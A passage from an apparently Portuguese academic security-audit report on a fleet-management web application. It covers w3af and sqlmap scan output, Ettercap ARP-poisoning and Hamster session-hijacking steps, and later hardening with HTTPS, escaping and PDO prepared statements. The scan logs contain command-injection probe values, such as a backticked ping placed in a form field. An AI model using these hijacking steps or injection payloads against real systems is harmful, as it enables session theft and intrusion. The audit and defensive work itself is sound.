Information	tcp/80	"X-Powered-By" header for this HTTP server is: "PHP/5.3.2-1ubuntu4.9". This information was found in the request with id 3. **URL :**
Information	tcp/80	The server header for the remote web server is: "Apache/2.2.14 (Ubuntu)". This information was found in the request with id 2. **URL :**
Information	tcp/80	The URL: http://gisgeo-srv/geocar/gi/e/criauser_inicio.php is vulnerable to cross site request forgery. **URL :** http://gisgeo-srv/geocar/gi/e/criauser_inicio.php
Information	tcp/80	The URL "http://gisgeo-srv/geocar/gi/e/" has the following allowed methods, which include DAV methods: *, ACL, BASELINE_CONTROL, CHECKIN, CHECKOUT, CONNECT, COPY, DEBUG, INDEX, INVALID, INVOKE, LABEL, LINK, LOCK, MERGE, MKACTIVITY, MKCOL, MKDIR, MKWORKSPACE, MOVE, NOTIFY, OPTIONS, PATCH, PIN, POLL, PROPFIND, PROPPATCH, REPLY, REPORT, RMDIR, SEARCH, SHOWMETHOD, SPACEJUMP, SUBSCRIBE, SUBSCRIPTIONS, TEXTSEARCH, TRACK, UNCHECKOUT, UNLINK, UNLOCK, UNSUBSCRIBE, VERSION_CONTROL. **URL :** http://gisgeo-srv/geocar/gi/e/
Information	tcp/80	The URL: "http://gisgeo-srv/geocar/gi/e/criauser_inicio.php" sent the cookie: "_rcaf=tkdo5idprhva28bsrlo27iv866; path=/". This information was found in the request with id 1. **URL :** http://gisgeo-srv/geocar/gi/e/criauser_inicio.php

Figura 7.4: Operação de auditoria no frame de criação/alteração de gestores

(5) Por fim, executou-se uma operação no formulário de alteração de gestores:

w3af target URL's
URL
http://gisgeo-srv/geocar/gi/e/alterauser.php?identif=10000002

Security Issues		
Type	Port	Issue
Vulnerability	tcp/80	The URL: http://gisgeo-srv/geocar/gi/e/alterauser.php is vulnerable to cross site request forgery. **URL :** http://gisgeo-srv/geocar/gi/e/alterauser.php Severity : Low
Vulnerability	tcp/80	The URL: http://gisgeo-srv/geocar/gi/e/alterauser.php is vulnerable to cross site request forgery. It allows the attacker to exchange the method from POST to GET when sending data to the server. **URL :** http://gisgeo-srv/geocar/gi/e/alterauser.php Severity : Low
Information	tcp/80	"X-Powered-By" header for this HTTP server is: "PHP/5.3.2-1ubuntu4.9". This information was found in the request with id 3. **URL :**
Information	tcp/80	The server header for the remote web server is: "Apache/2.2.14 (Ubuntu)". This information was found in the request with id 2. **URL :**
Information	tcp/80	A possible OS Commanding was found at: "http://gisgeo-srv/geocar/gi/e/alterauser.php", using HTTP method GET. The sent data was: "identif=ping+-n+3+localhost".Please review manually. This information was found in the request with id 733. **URL :**
Information	tcp/80	A possible OS Commanding was found at: "http://gisgeo-srv/geocar/gi/e/alterauser.php", using HTTP method POST. The sent post-data was: "admin=N&activo=%60ping+-c+9+localhost%60&password=FrAmE30.&user=John8212&nome=Lu %26%23237%3Bs+Teste4". The modified parameter was "activo".Please review manually. This information was found in the request with id 916. **URL :**

Figura 7.5: Auditoria no formulário de alteração de gestores

7.3 Discussão dos resultados da auditoria

Como resultado da auditoria levada a cabo verificou-se que a aplicação web é vulnerável a ataques de CSRF (*Cross Site Request Forgery*), e em alguns casos, quando são feitos pedidos HTTP, esta vulnerabilidade pode fazer com que o atacante consiga mudar o método de POST para GET aquando do envio de dados para o servidor.

Concluiu-se que a vulnerabilidade a ataques de CSRF é comum a quase todos os URL's testados. Embora este tipo de vulnerabilidade tenha sido classificada como "*Low*"pela ferramenta w3af, é sabido que este tipo de ataques encontra-se listado em 5º lugar na lista fornecida pelo projecto OWASP Top Ten [17].

Por fim, efectuou-se uma auditoria à base de dados com a ferramenta sqlmap onde se verificaram-se alguns pontos de injecção SQL. Contudo, usando a ferramenta w3af, esses pontos não foram detectados através dos plugins fornecidos pela ferramenta, nomeadamente os plugins *sqli* e *blindSqli*.

Capítulo 8

Auditoria a ataques de roubo de sessões

No presente capítulo serão apresentados os resultados obtidos após a auditoria a ataques de roubo de sessões. Para estas operações foi utilizada a aplicação de gestão de frotas de produção da Gisgeo.

8.1 Ferramentas utilizadas

Para se verificar se a aplicação web era vulnerável a ataques de roubo de sessões decidiu-se usar as ferramentas Hamster & Ferret e Ettercap. Ambas se encontram integradas no Backtrack, tendo sido necessário instalar a primeira, usando os seguintes comandos: *apt-get install hamster* e *apt-get install ferret*. De notar ainda que mesmo sendo instaladas independemente uma da outra, a ferramenta Ferret encontra-se integrada na ferramenta Hamster.

8.1.1 Hamster & Ferret

Hamster & Ferret é um software que permite a execução de ataques de roubo de sessões (Session Hijacking) para o protocolo HTTP. Esta ferramenta permite a captura das cookies da sessão, importando-as de seguida para um browser, possibilitando assim o roubo da sessão. Ao executarmos o Hamster é escolhida a interface (por exemplo, eth0) onde serão capturados os pacotes que circulam na rede por essa interface, cabendo ao

Ferret actuar como um sniffer, mostrando um output na linha de comandos com os pacotes capturados.

8.1.2 Ettercap

O software Ettercap foi utilizado juntamente com a ferramenta anterior, tendo como principal objectivo colocar a rede em modo promíscuo e atacar as máquinas alvo com a técnica *ARP Poisoning*.

O modo promíscuo faz com que todo o tráfego recebido pelo controlador seja encaminhado para o CPU em vez de passar apenas os pacotes que o controlador está destinado a receber.

A técnica de *ARP Poisoning* tem como função fazer spoofing das mensagens ARP para a rede local. Em geral, o objectivo principal é associar o endereço MAC do atacante com o endereço IP de outro host, implicando que todo o tráfego destinado a esse endereço seja antes enviado para o atacante. Desta forma, o atacante pode executar ataques *man-in-the-middle* e depois desencadear vários ataques sobre as vítimas.

8.2 Resultados da auditoria

A operação de auditoria levada a cabo teve como objectivo tentar roubar uma sessão autenticada na aplicação de gestão de frotas da Gisgeo que se encontra em produção. Para tal foi usado o sistema operativo BackTrack onde usufruímos das ferramentas mencionadas anteriormente. Nesta secção serão apresentadas as configurações efectuadas para o processo e os respectivos resultados.

8.2.1 Passos da operação

As configurações necessárias para a operação foram as seguintes:

- Ettercap:

    1. Iniciar um *Unified sniffing* seleccionando **Sniff** → **Unified sniffing** e escolhendo a interface de rede pretendida (por exemplo, eth0);

2. Explorar os hosts seleccionando **Host** → **Scan for hosts**, visualizando-os em seguida com a opção **Host** → **Hosts list**;
3. Definir o tipo de ataque *Arp Poisoning* para todos os hosts seleccionando **Mitm** → **Arp poisoning...** → **Sniff remote connections**;
4. Começar o ataque com a opção **Start** → **Start sniffing**.

- Hamster & Ferret:

1. Abrindo o programa verificámos algumas configurações que temos de ter em conta:




Figura 8.1: Configurações hamster

2. Configurou-se o proxy no Firefox com os dados da figura acima;
3. Abriu-se a página do Hamster através do link http://hamster ou http://127.0.0.1:1234 e seleccionou-se a interface de rede onde o Ettercap ficaria a capturar os tráfego (eth0), através da opção **adapters**:




Figura 8.2: Configurações hamster (cont.)

De notar que a interface que for seleccionada terá que estar em modo promíscuo, algo que no Ettercap está definido por defeito.

Estando tudo configurado, foram apagadas todas as cookies do browser, e foi necessário aceder e fazer login numa página que executasse o protocolo HTTP. Os resultados destas operações serão apresentados na secção seguinte.

8.2.2 Resultados obtidos

Após as configurações feitas foi necessário aceder à página pretendida e efectuar login. A figura seguinte mostra a ferramenta Hamster em execução e à espera de um pedido para aceder a um site. Podemos também verificar a ferramenta Ferret incorporada.

```
root@bt:/pentest/sniffers/hamster# ./hamster
--- HAMPSTER 2.0 side-jacking tool ---
begining thread
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_ports_option(1234)
DEBUG: mg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
starting adapter eth0
[0] ferret
[1] -i
[2] eth0
[3] --hamster
-- FERRET 1.2.0 - 2008 (c) Errata Security
-- build = Jun 26 2011 00:50:06 (32-bits)
-- libpcap version 1.0.0
 1  eth0        (No description available)
 2  usbmon1     (USB bus number 1)
 3  any         (Pseudo-device that captures on all interfaces)
 4  lo  (No description available)

-- Sniffing on interface "eth0"
SNIFFING: eth0
LINKTYPE: 1 Ethernet
Traffic seen
```

Figura 8.3: Hamster à espera de pedido HTTP.

Estando a aplicação à espera de capturar o tráfego da rede, nas figuras abaixo são mostrados dois momentos. Na primeira figura é apresentado o pedido para aceder à página web da aplicação, e na segunda figura o pedido de login:

```
GET /gi/images/favicon.ico
GET /
GET / HTTP/1.1
Host: www.service.geocar.info
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:10.0.2) Gecko/20100101 Firefox/10.0.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
```

Figura 8.4: Pedido HTTP para página da aplicação.




Figura 8.5: Login efectuado com sucesso.

Fazendo *refresh* na página da ferramenta verificamos o aparecimento de novas informações. Na imagem apresentada em baixo verifica-se o sucedido:




Figura 8.6: Informações sobre o alvo e o tráfego capturado na interface eth0.

Carregando no link do target (10.0.2.15) é possível aceder a informação sobre as cookies e pedidos HTTP. É através destas informações que conseguimos roubar a sessão autenticada. Na imagem seguinte temos representada a informação relativa às cookies:




Figura 8.7: Informação sobre as cookies do target 10.0.2.15.

No que diz respeito aos pedidos HTTP capturados pelo Hamster, temos como informação uma lista de todos esses pedidos em forma de URL. É nesta fase que se consegue roubar concretamente a sessão, ou seja, ao carregar-se no link do pedido HTTP após o login na aplicação, torna-se possível aceder à aplicação, usufruindo de todos os privilégios do utilizador autenticado cuja sessão foi roubada.

Na figura apresentada na secção dos Anexos (ver Anexo A) é descrita esta situação, sendo que do lado esquerdo da imagem temos a lista de todos os links e do lado direito a apresentação da página da aplicação, acedida através do link representado a cor verde.

8.3 Discussão dos resultados da auditoria

Após os resultados obtidos conseguiu-se concluir que a aplicação web é vulnerável a ataques de roubo de sessão do tipo *session sniffing*. Dado que a aplicação usa o protocolo HTTP, e sabendo que este protocolo não fornece qualquer tipo de segurança na comunicação entre as partes envolvidas, é possível a captura do tráfego e consequentemente ataques deste tipo.

Através das ferramentas utilizadas, conseguiu-se desviar todo o tráfego que passava pela interface de rede `eth0` usando a ferramenta Ettercap, e com o auxílio da ferramenta Hamster & Ferret, capturar as cookies da sessão. Tendo em nossa posse todos os pedidos HTTP efectuados pelo utilizador apenas foi necessário esperar que este se autenticasse na aplicação, usando seguidamente a cookie de sessão capturada para roubarmos a sessão e usufruirmos dos mesmos privilégios do utilizador.

Por fim, de salientar que apenas foi possível testar se a aplicação era vulnerável a ataques de roubo de sessão do tipo *session sniffing*, não se conseguindo assim concluir a existência de alguma vulnerabilidade relacionada com ataques de *session fixation*.

Capítulo 9

Medidas de segurança

9.1 HTTPS

Actualmente existe uma enorme necessidade de guardar a confidencialidade e integridade dos dados que circulam na Internet. Utilizando um programa que consiga observar os pacotes que circulam na rede é possível desviar esses dados, alterá-los ou destruí-los. Vemos ainda bastantes páginas web de instituições com o protocolo HTTP implementado, o que não assegura a protecção devido ao facto de o HTTP não possuir qualquer tipo de protecção e encriptação dos dados aquando da sua transferência.

Deste modo, surgiu a possibilidade de implementar o protocolo HTTPS (*HTTP secure*), que consta na combinação do protocolo HTTP com o protocolo SSL/TLS, de modo a fornecer uma comunicação encriptada e uma identificação segura de um servidor web.

Um dos objectivos da implementação do protocolo HTTPS seria tentar resolver o problema de roubo de sessões, encriptando não só o login da aplicação como também o resto da página web após a autenticação do utilizador, de forma que não fosse possível um agente malicioso desviar os dados transmitidos entre as partes envolvidas.

9.1.1 Configurações

Para a implementação foram necessárias algumas configurações nos ficheiros que constituem o servidor Apache [23] [24], e consequente funcionamento do protocolo SSL. Primeiramente foi configurado o protocolo SSL tendo em conta os seguintes passos:

1. Gerar um certificado;

2. Habilitar e configurar o SSL.

Para a execução destes dois passos foi utilizada a ferramenta *OpenSSL* disponibilidade pelo Linux.

9.1.2 Geração do certificado

Foi gerada uma chave privada RSA que irá ser usada futuramente para assinar o certificado:

- openssl genrsa -out Gisgeo_geocar_key_noPass.pem 2048

Seguidamente foi criado o pedido de certificado (*certificate request*), que poderá futuramente ser assinado por uma autoridade certificadora ou por nós próprios (*self-signed*) através da ferramenta OpenSSL, sendo este último caso mais usado para testes:

- openssl req -new -key Gisgeo_geocar_key_noPass.pem
  -out Gisgeo_geocar_req_noPass.csr

Por fim é gerado o certificado, assinando o pedido de certificado anterior com a chave privada:

- openssl x509 -req -days 365 -in Gisgeo_geocar_req_noPass.csr
  -signkey Gisgeo_geocar_key_noPass.pem
  -out Gisgeo_geocar_cert_noPass.pem

De notar que com o comando anterior o certificado ficou assinado por nós. Desta forma, se este certificado for usado na aplicação os utilizadores receberão uma mensagem de aviso através do browser sempre que quiserem aceder a esta. No entanto, surgiu a hipótese de a empresa Gisgeo adquirir um certificado a uma entidade certificadora confiável, de modo a que o nosso servidor e consequente aplicação sejam devidamente reconhecidos.

Entretanto, o certificado acima criado e auto-assinado foi sendo utilizado para testes.

9.1.3 Habilitar e configurar o SSL

Para habilitar o SSL no servidor Apache foram feitas as seguintes configurações:

1. Habilitar o módulo ssl:
   - a2enmod ssl
2. Reiniciar o serviço Apache para actualizar a configuração feita anteriormente:
   - /etc/init.d/apache2 restart
3. No ficheiro /etc/apache2/sites-available/default-ssl adicionámos as seguintes linhas:
   - SSLCertificateFile /etc/apache2/ssl/cert/Gisgeo_geocar_cert_noPass.pem
   - SSLCertificateKeyFile /etc/apache2/ssl/private/Gisgeo_geocar_key_noPass.pem
4. Habilitámos o site com HTTPS:
   - a2ensite default-ssl
5. Fizemos reaload ao serviço Apache para actualizar a configurações feitas anteriormente:
   - /etc/init.d/apache2 reload
6. Por fim, para que todos os pedidos HTTP fossem reencaminhados para HTTPS na aplicação de gestão de frotas da Gisgeo, foi acrescentada a seguinte linha ao ficheiro /etc/apache2/sites-available/default:

Listing 9.1: Redireccionamento dos pedidos http para https.

```
<Directory /var/www/geocar/>
    RewriteEngine on
    RewriteCond %{HTTPS} !=on
    RewriteRule ^/(.*) https://gisgeo-srv/geocar/$1 [L,R]
</Directory>
```

9.1.4 Conclusões

Após a configuração e instalação do certificado no servidor verificaram-se de imediato as alterações feitas. Ao tentarmos aceder à aplicação de gestão de frotas da Gisgeo verificou-se o seguinte aviso:




Figura 9.1: Aviso de certificado não confiável

Este alerta aparece devido ao facto de o certificado ter sido assinado por nóe, e não por uma autoridade certificadora reconhecida. Desta forma, este aviso aparece com o objectivo de dar a conhecer ao utilizador que o certificado não é confiável, sendo a identidade da nossa página não identificada.

No entanto, era de esperar que isto podesse acontecer dado que o certificado criado se destinava apenas para testes. Querendo prosseguir com a navegação da página o utilizador terá que adicionar uma excepção de segurança para o site em causa. As duas figuras seguintes mostram esse passo e algumas informações sobre o certificado:

Figura 9.2: Adição da excepção de segurança para a página em causa.




Figura 9.3: Detalhes do certificado.

Verificou-se este aspecto numa operação de auditoria com a ferramenta w3af, utilizando os plugins *unSSL* e *sslCertificate*. Estes plugins verificam se URL's que estão disponíveis através de HTTPS podem ser acedidos pelo protocolo inseguro HTTP, e fornecem uma auditoria do certificado, respectivamente. A figura seguinte mostra o resultado da operação de auditoria levada a cabo:

w3af target URL's
URL
https://gisgeo-srv/geocar/

Type	**Port**	**Issue**
Vulnerability	tcp/443	"gisgeo-srv" uses an invalid security certificate. The certificate is not trusted because: "SSL3_GET_SERVER_CERTIFICATE:certificate verify failed". **URL :** https://gisgeo-srv/geocar/logg.php Severity : Low
Information	tcp/443	"gisgeo-srv" uses an invalid security certificate. The certificate is not trusted because: "SSL3_GET_SERVER_CERTIFICATE:certificate verify failed". **URL :** https://gisgeo-srv/geocar/logg.php

Figura 9.4: Auditoria ao certificado SSL.

Concluiu-se mais uma vez que o certificado gerado não era confiável, conclusão esta dada pelo plugin *sslCertificate*.

Depois de adicionada a excepção de segurança verificou-se a alteração no aspecto do URL da página, como é descrito na figura seguinte:




Figura 9.5: Alteração do aspecto do URL da página com HTTPS.

Com o protocolo HTTPS implementado ficou assegurada a transferência encriptada

dos dados entre o cliente e o servidor. No que diz respeito à identificação segura do servidor web, como o certificado não foi gerado e assinado por uma autoridade certificadora regularizada não foi possível garantir a identificação do servidor. No entanto, a empresa Gisgeo já solicitou um certificado digital a uma autoridade devidamente regularizada.

9.2 Injecção SQL

Nesta secção são apresentados os mecanismos de segurança que foram implementados para combater a injecção de código SQL na base de dados. Das técnicas descritas anteriormente decidiu-se implementar os *prepared statements* juntamente com os métodos de validação de input (*escaping*) que o PostgreSQL nos fornece, nomeadamente a função php ***pg_escape_string()***.

No que diz respeito à aplicação geocar, foram alterados alguns formulários relativos à forma como se criam e alteram gestores e frotas. Os melhoramentos feitos incidiram na forma como são feitas as consultas à base de dados e na validação dos dados que são recebidos pelo cliente e enviados por POST.

De notar ainda que a implementação dos *prepared statements* foi feita recorrendo à classe PDO do php. A instalação deste módulo não foi necessária dado que já se encontrava instalado o driver que permitia o uso desta classe com a base de dados PostgreSQL. Esta verificação foi possível através da análise do ficheiro */etc/php5/conf.d/pdo_pgsql.ini*.

9.2.1 Validação dos dados

Para a validação dos dados já estavam implementados alguns métodos que seguiam uma idealogia *blacklist*, no qual eram eliminadas palavras chave ou caracteres que podiam ser usados para injecção de código. Para o efeito, a string dos dados recebidos era sujeita a um *parsing* que consistia numa comparação com um array de palavras chave, palavras essas classificadas como "maliciosas". Exemplos de algumas palavras e caracteres eram por exemplo: "select", "from", "cc", ":", "+", -", "where", entre outros.

Para além deste tipo de validação passou-se também a usar a função *pg_escape_string()*, função do php usada especificamente para a base de dados PostgreSQL, que tem como objectivo validar uma string a ser usada numa consulta à base de dados [25]. Um exemplo do seu uso é o seguinte excerto de código representado na imagem seguinte, onde é feito o *escaping* dos dados recebidos por POST:

```
$nome = pg_escape_string($_POST['nome']);
$login = pg_escape_string($_POST['user']);
$pass = pg_escape_string($_POST['pass']);
```

Figura 9.6: Exemplo do uso da função *pg_escape_string()*

Além disso, nos casos em que era usada a função ***addslashes()*** do php decidimos também substituí-la pela função *pg_escape_string()*, dado ser mais recomendável [25] [20].

9.2.2 Consultas à bases de dados

Relativamente às consultas feitas à base de dados optou-se por usar *prepared statements* juntamente com a classe PDO do php. Deste modo, tudo o que for inserido na base de dados ou que se use, por exemplo, como condição numa instrução '*where*', é tudo encarado como uma string vulgar. O uso da class PDO deveu-se ao facto de fornecer uma interface que possibilita a ligação entre o PHP e a base de dados Postgresql, e também pelo facto de fornecer métodos que facilitam o uso de *prepared statements*. Nos quadros apresentados abaixo são dados dois exemplos, nomeadamente a ligação à base de dados e a actualização dos dados de um gestor:

Listing 9.2: Ligação à base de dados usando a classe PDO.

```
function ligabd2(){
    $conexao = new PDO(
        'pgsql:dbname = (...);
         host = 192.168.1.114; port=5432;
         user = (...);
         password = (...) ')
      or die ("Ocorreu um erro do tipo func_q/ligabd2! Se o erro ↩
         persistir contacte o administrador!");
    return $conexao;
}
```

Listing 9.3: *Prepared Statement* usado para a actualização de um gestor.

```
$conx = ligabd2();

$nome_arg = $nome;
$cidade_arg = $cidade;
$morada_arg = $morada;
$telefone_arg = $telefone;
$email_arg = $email;
$id_arg = $id;

$my_query = "update empresa set nome_empresa = :nome, cidade = ↩
    :cidade, morada = :morada, telefone = :telefone, email = :email ↩
    where id_empresa = :id";

$stmt = $conx->prepare($my_query);

$stmt->bindParam(':nome', $nome_arg, PDO::PARAM_STR);
$stmt->bindParam(':cidade', $cidade_arg, PDO::PARAM_STR);
$stmt->bindParam(':morada', $morada_arg, PDO::PARAM_STR);
$stmt->bindParam(':telefone', $telefone_arg, PDO::PARAM_STR);
$stmt->bindParam(':email', $email_arg, PDO::PARAM_STR);
$stmt->bindParam(':id', $id_arg, PDO::PARAM_INT);

$result = $stmt -> execute() or die ("Ocorreu um erro do tipo ↩
    func_q.alterafrota - funcao execute()! Se o erro persistir ↩
    contacte o administrador!");
```

No código exibido no quadro 9.2 é instanciado um novo objecto PDO que criará a ligação à base de dados, ligação essa pedida no código do quadro 9.3 na variável $conx. Neste último verifica-se também a preparação da consulta à base de dados através do uso da instrução *prepare()*, seguida do vínculo entre os marcadores embutidos na consulta (*:login*, *:pass*, *:nome*, etc) e as variáveis específicas que contêm os valores que se querem através da instrução *PDOStatement::bindValue()*, terminando com a execução da consulta, recorrendo ao método *PDOStatement::execute()*.

Este estilo de programação foi adoptado na maior parte das consultas que envolvessem qualquer tipo de acção com os dados recebidos por parte do utilizador.

9.2.3 Conclusões

Após se ter implementado estes mecanismos de segurança tornaram-se a executar os testes de auditoria à base de dados. As operações foram executadas apenas para o utilizador *localhost*, dado que para o utilizador comum teríamos que usar a versão da aplicação que se encontra em produção. Além disso, ao contrário do que foi feito nas primeiras operações de auditoria à base de dados, desta vez foram executados apenas dois deles com o objectivo de se tentar obter informação sobre a base de dados.

(1) No primeiro teste tentou-se obter informação sobre a identificação da base de dados e o seu banner, a base dados e utilizador actual, assim como todas as base de dados e utilizadores:

- -f (- -*fingerprint*): imprime a identificação ("impressão digital") do sistema de gestão da base de dados de *back-end*;
- -b (- -*banner*): fornece o banner do sistema de gestão da base de dados;
- - -current-user (- -*current-user*): fornece o utilizador da sessão;
- - -current-db (- -*current-db*): fornece a base de dados actual;
- - -users (- -*users*):enumera os utilizadores da base de dados;
- - -dbs (- -*dbs*): enumera as base de dados disponíveis.

O output do comando executado foi o seguinte:

./sqlmap.py -u http://gisgeo-srv/geocar/gi/e/alterauser.php?identif=10000002 -f -b - - current-user - - current-db - - users - - dbs

[INFO] using '/pentest/web/scanners/sqlmap/output/gisgeo-srv/session' as session file
[INFO] testing connection to the target url
[INFO] testing if the url is stable, wait a few secçãonds
[INFO] url is stable

[INFO] testing if GET parameter 'identif' is dynamic
[WARNING] GET parameter 'identif' is not dynamic
[WARNING] heuristic test shows that GET parameter 'identif' might not be injectable

[INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[INFO] testing 'MySQL - 5.0 AND error-based - WHERE or HAVING clause'
[INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'

[INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[INFO] testing 'MySQL - 5.0.11 stacked queries'
